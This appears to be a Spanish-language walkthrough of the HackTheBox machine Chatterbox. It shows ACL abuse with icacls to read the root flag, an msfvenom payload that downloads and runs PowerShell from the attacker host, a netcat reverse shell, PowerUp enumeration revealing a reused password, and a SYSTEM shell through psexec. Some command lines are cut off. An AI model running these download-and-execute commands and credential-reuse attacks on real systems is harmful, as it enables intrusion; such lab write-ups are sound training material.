
```
C:\Users\Alfred\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Pero tenemos permisos para acceder al directorio home del administrador:




```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 502F-F304

 Directory of C:\Users\Administrator

12/10/2017  02:34 PM    <DIR>          .
12/10/2017  02:34 PM    <DIR>          ..
12/10/2017  07:08 PM    <DIR>          Contacts
12/10/2017  07:50 PM    <DIR>          Desktop
12/10/2017  07:08 PM    <DIR>          Documents
01/04/2021  05:10 AM    <DIR>          Downloads
12/10/2017  07:08 PM    <DIR>          Favorites
12/10/2017  07:08 PM    <DIR>          Links
12/10/2017  07:08 PM    <DIR>          Music
12/10/2017  07:08 PM    <DIR>          Pictures
12/10/2017  07:08 PM    <DIR>          Saved Games
12/10/2017  07:08 PM    <DIR>          Searches
12/10/2017  07:08 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   3,348,226,048 bytes free
```

Pero no tenemos permisos para ver la flag:




```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.
```

Existe un comando llamado "icacls" que permite verificar y proporcionar permisos de ficheros y directorios:




```
C:\Users\Administrator\Desktop>icacls root.txt
icacls root.txt
root.txt CHATTERBOX\Administrator:(F)

Successfully processed 1 files; Failed processing 0 files
```




```
C:\Users>icacls Administrator
icacls Administrator
Administrator NT AUTHORITY\SYSTEM:(OI)(CI)(F)
              CHATTERBOX\Administrator:(OI)(CI)(F)
              BUILTIN\Administrators:(OI)(CI)(F)
              CHATTERBOX\Alfred:(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files
```

Vemos que tenemos permisos para acceder al directorio administrator pero no para leer root.txt. Como tenemos acceso al directorio, vamos a modificar los permisos del archivo root.txt para proporcionarnos permisos:



```
C:\Users\Administrator\Desktop>icacls root.txt /grant Alfred:R
icacls root.txt /grant Alfred:R
processed file: root.txt
Successfully processed 1 files; Failed processing 0 files
```


Y ya tendriamos permisos para obtener la flag de root.txt:



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
bca390a3ab554c39e940182c4499c8c0
```


METODO 2: EXPLOTACION - RECONOCIMIENTO

Este metodo es parecido solo que en vez de recibir la reverse shell con el cmd, lo vamos a recibir con powershell. El comando es el siguiente:



```
└─$ msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/ps.ps1')" -e x86/unicode_mixed -b '\x0
a3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xc
f2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 662 (iteration=0)
x86/unicode_mixed chosen with final size 662
Payload size: 662 bytes
Final size of python file: 3275 bytes
buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51"
buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
buf += b"\x41\x49\x41\x51\x41\x49\x41\x51\x41\x49\x41\x68"
```

Nos abrimos un servidor web con python para que se pueda descargar y ejecutar el archivo ps.ps1 y nos ponemos a la escucha con netcat:




```
└─$ rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.74] 49160
Windows PowerShell running as user Alfred on CHATTERBOX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

METODO 2: ESCALADA DE PRIVILEGIOS

Ahora que disponemos de la terminal powershell vamos a utilizar la herramienta "PowerUp.ps1" para enumerar el sistema y descubrir vias potenciales para escalar privilegios. Para que realice todos los checks que contiene "PowerUp.ps1" tenemos que añadir la siguiente linea al final:


```
Invoke AllChecks
```



```
Set-Alias Get-CurrentUserTokenGrou
Set-Alias Invoke-AllChecks Invoke-

Invoke-AllChecks
```


Ahora desde la maquina victima tenemos que descargarlo y ejecutarlo con el siguiente comando:

```
IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/PowerUp.ps1')
```



```
PS C:\temp> IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.5/PowerUp.ps1'

DefaultDomainName    :
DefaultUserName      : Alfred
DefaultPassword      : Welcome1!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files
```


Vemos que ha encontrado la contraseña de Alfred:Welcome1! de la instalacion desatendida. Pero esta credencial puede ser que se reutilice para el usuario administrador. Vamos a probar si existen esas credenciales con "crackmapexec":



```
└─$ crackmapexec smb 10.10.10.74 -u administrator -p Welcome1! 2>/dev/null
SMB         10.10.10.74     445    CHATTERBOX       [*] Windows 7 Professional 7601 Service Pack 1 (name:CHATTERBOX) (domain:Chatterbox) (signing:False) (SMBv1:True)
SMB         10.10.10.74     445    CHATTERBOX       [+] Chatterbox\administrator:Welcome1! (Pwn3d!)
```

Como pone "pwned" quiere decir que el usuario existe y ademas al ser un usuario privilegiado voy a poder iniciar sesion con psexec:

```
impacket-psexec WORKWROUP/administrator@10.10.10.74
```



```
└─$ impacket-psexec WORKWROUP/administrator@10.10.10.74
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.74.....
[*] Found writable share ADMIN$
[*] Uploading file IOXsCbLi.exe
[*] Opening SVCManager on 10.10.10.74.....
[*] Creating service EIqy on 10.10.10.74.....
[*] Starting service EIqy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```